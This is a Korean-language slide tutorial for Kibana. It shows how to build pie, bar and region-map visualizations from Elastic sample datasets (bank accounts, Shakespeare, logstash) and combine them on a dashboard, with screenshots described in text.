? _source
Available


Fields
t id

▶ account_number: 32 balance: 48,086 firstname: Dillard lastname: Mcpherson
 age: 34 gender: F address: 702 Quentin Street employer: Quailcom email: dilla
 rdmcperson@quailcom.com city: Veguita state: IN _id: 32 _type: account
 _index: bank _score: 2

4

<실습> 키바나 튜토리얼

- Kibana 시각화: Visualize
 - 여러 가지 방법으로 데이터를 시각화(+버튼으로 추가)



The screenshot shows the Kibana Visualize interface. On the left is a sidebar with icons for Discover, Visualize, Dashboard, Timelion, Dev Tools, and Management. The Visualize option is selected. The main area has a search bar at the top. Below it is a section titled "Select visualization type" with a search bar. Under "Basic Charts", there are four options: Area, Heat Map, Horizontal Bar, and Line. Below these are two more options: Pie and Vertical Bar.


4

<실습> 키바나 튜토리얼

• Kibana 시작화: Visualize

— 계좌 관련 Pie 차트 만들기!

» 색인 패턴을 먼저 선택 - ba* 인덱스를 사용



Select visualization type

Search visualization types...

Basic Charts

- Area
- Heat Map
- Pie
- Vertical Bar

Pie icon is highlighted with a red border.

From a New Search, Select Index

Filter...


Name ▲

- *:logstash-*
- *:logstash-beats-*
- *:elastalert_status*
- filebeat-*
- logstash-2015.05*
- ba***
- shakes*

<실습> 키바나 튜토리얼

- Kibana 시작화: Visualize
 - 계좌 잔액 필드를 사용하여 다음과 같이 범위를 설정

1. buckets에서 Split Slices를 선택
2. Aggregation에서 Range를 선택
3. Filed에서 balance를 선택
4. Add Range를 사용하여 범위를 오른쪽 사진과 같이 수정



4

<실습> 키바나 튜토리얼

• Kibana 시작화: Visualize


— 파이 차트에 “age 변수” 추가

- » 하단에 Add sub-buckets 클릭
- » age 필드를 Terms 형태로 설정
- » 오른쪽 상단에 Save
- » 이름을 Pie Example로 저장

The screenshot shows the configuration panel for a donut chart. On the left, there's a sidebar with various settings:

- Split Slices** button
- Sub Aggregation** section with a dropdown set to **Terms**
- Field** dropdown set to **age**
- Order By** section with **metric: Count** selected
- Order** dropdown set to **Descendi** and **Size** input field set to **5**
- Group other values in separate bucket**
- Show missing values**
- Custom Label** input field (empty)
- Add sub-buckets** button at the bottom

At the top right of the panel, there are three buttons: a blue square with a white triangle, a red square with a white circle, and a green square with a white cross.



4

<실습> 키바나 튜토리얼

- Kibana 시작화: Visualize
 - shakespear 관련 막대 그래프 그리기!

Select visualization type

Search visualization types...

Basic Charts



Data




Assign a continuous variable to each axis

<실습> 키바나 튜토리얼

• Kibana 시각화: Visualize

— shakespeare 관련 막대 그래프 그리기

- » Y축에 Add metrics 클릭 하여 다음과 같이 설정 추가
- » options에서 group으로 설정
- » Bar Example로 저장




The screenshot shows the Kibana visualization configuration interface for the 'shakes*' dashboard. The visualization type is set to 'bar'. The 'Metrics' section contains two Y-axis metrics: 'Unique count of speaker.keyword' (green) and 'Max speech_number' (blue). The 'Buckets' section is configured with an 'X-Axis' aggregation for 'play_name.keyword' using a 'Terms' field. The 'Order By' section sorts by the 'Unique count of speaker.keyword' metric in descending order, with a limit of 5. The 'Chart Type' is set to 'bar', 'Mode' to 'normal', and 'Value Axis' to 'LeftAxis-1'.

4

<실습> 키바나 튜토리얼


- Kibana 시작화: Visualize
 - 리전 맵 그리기
 - logstash-2015.05*의 Geo.coordinates 필드 사용



4

<실습> 키바나 튜토리얼

- Kibana 시각화: Visualize
 - Map Example로 저장
 - (인터넷이 되는 환경에서만 동작)




4

<실습> 키바나 튜토리얼

• Kibana 시작화: Dashboard

- 대시보드 탭으로 이동하여 Add를 클릭하여 visualization에서 저장한 그래프들을 불러오기



The screenshot shows the Kibana interface for editing a new dashboard. The left sidebar has a blue 'Dashboard' tab selected. The main area is titled 'Add Panels' with tabs for 'Visualization' and 'Saved Search'. A search bar contains 'Example'. Below it, there are two examples: 'Bar Example' and 'Pie Example'. The 'Bar Example' visualization displays the unique count of speaker.keyword for plays like Richard III, Henry VI Part 2, Coriolanus, and Timon of Athens. The 'Pie Example' visualization shows the distribution of speech numbers across different ranges. Both visualizations have a message at the bottom stating '✓ Visualization was added to your dashboard'.


